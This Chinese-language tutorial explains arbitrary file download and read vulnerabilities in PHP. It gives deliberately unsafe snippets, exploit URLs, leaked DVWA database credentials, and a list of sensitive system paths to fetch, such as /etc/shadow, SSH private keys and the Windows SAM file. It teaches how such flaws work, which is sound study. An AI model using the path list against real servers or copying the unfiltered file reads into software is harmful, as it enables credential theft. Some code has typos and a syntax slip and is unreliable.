在文件下载操作中，文件名及路径由客户端传入的参数控制，并且未进行有效的过滤，导致用户可恶意下载任意文件。

0x01 客户端下载

常见于系统中存在文件(附件/文档等资源)下载的地方。


漏洞示例代码：

```
<?php
    $filename = $_GET['filename'];
    echo file_get_contents($filename);
    header('Content-Type: imgage/jpeg'
    header('Content-Disposition: attachment; filename='.$filename);
    header('Content-Lengh: '.filesize($filename));
?>
```

文件名用户可控，导致存在任意文件下载漏洞，攻击者提交url：

1. test.php?filename=test.php

即可下载test.php源码，可实现跨目录下载系统中的任意文件。



http://localhost/test.php?filename=test.php

```
<?php

    $filename = $_GET['filename'];
    echo file_get_contents($filename);
    header('Content-Type: imgage/jpeg');
    header('Content-Disposition: attachment; filename='.$filename);
    header('Content-Lengh: '.filesize($filename));

?>
```

0x02 服务端下载


常见于系统第三方补丁升级/插件安装、远程图片本地化。

0x03 任意文件读取

漏洞示例代码：

```
<?php
    $filename = $_GET['filename'];
    readfile($filename);
?>
```

可以看到参数并未进行任何过滤或处理，直接导入readfile函数中执行，导致程序在实现上存在任意文件读取漏洞。



view-source:http://localhost/test.php?filename=./config/config.inc.php

☐ Enable Post data ☐ Enable Referrer

```php
<?php

# If you are having problems connecting to the MySQL database and all of the variables below are correct
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to sockets.
#   Thanks to @digininja for the fix.

# Database management system to use
$DBMS = 'MySQL';
#$DBMS = 'PGSQL'; // Currently disabled

# Database variables
#   WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup.
#   Please use a database dedicated to DVWA.
#
# If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user.
#   See README.md for more information on this.
$_DVWA = array();
$_DVWA[ 'db_server' ]   = '127.0.0.1';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ]     = 'root';
$_DVWA[ 'db_password' ] = 'root';
```

相对路径 物理路径 fuzz

```
Windows:
    C:\boot.ini  //查看系统版本
    C:\Windows\System32\inetsrv\MetaBase.xml  //IIS配置文件
    C:\Windows\repair\sam  //存储系统初次安装的密码
    C:\Program Files\mysql\my.ini  //Mysql配置
    C:\Program Files\mysql\data\mysql\user.MYD  //Mysql root
    C:\Windows\php.ini  //php配置信息
    C:\Windows\my.ini  //Mysql配置信息
    ...
Linux:
    /root/.ssh/authorized_keys
    /root/.ssh/id_rsa
    /root/.ssh/id_ras.keystore
    /root/.ssh/known_hosts
    /etc/passwd             查看用户文件文件
    /etc/shadow             查看密码文件
    /etc/my.cnf
    /etc/httpd/conf/httpd.conf   查看apache的配置文件
    /root/.bash_history          查看历史命令
    /root/.mysql_history
    /proc/self/fd/fd[0-9]*(文件标识符)
    /proc/mounts
    /porc/config.gz
    /index.php?f=../../../../../../etc/passwd
    /root/.ssh/authorized_keys
    /root/.ssh/id_rsa
    /root/.ssh/id_ras.keystore
    /root/.ssh/known_hosts //记录每个访问计算机用户的公钥
    /etc/passwd
    /etc/shadow
    /etc/my.cnf //mysql配置文件
    /etc/httpd/conf/httpd.conf //apache配置文件
    /root/.bash_history //用户历史命令记录文件
    /root/.mysql_history //mysql历史命令记录文件
    /proc/mounts //记录系统挂载设备
    /porc/config.gz //内核配置文件
    /var/lib/mlocate/mlocate.db //全文件路径
    /porc/self/cmdline //当前进程的cmdline参数
```

新文章将同步更新到我的个人公众号上，欢迎各位朋友扫描我的公众号二维码关注一下我，随时获取最新动态。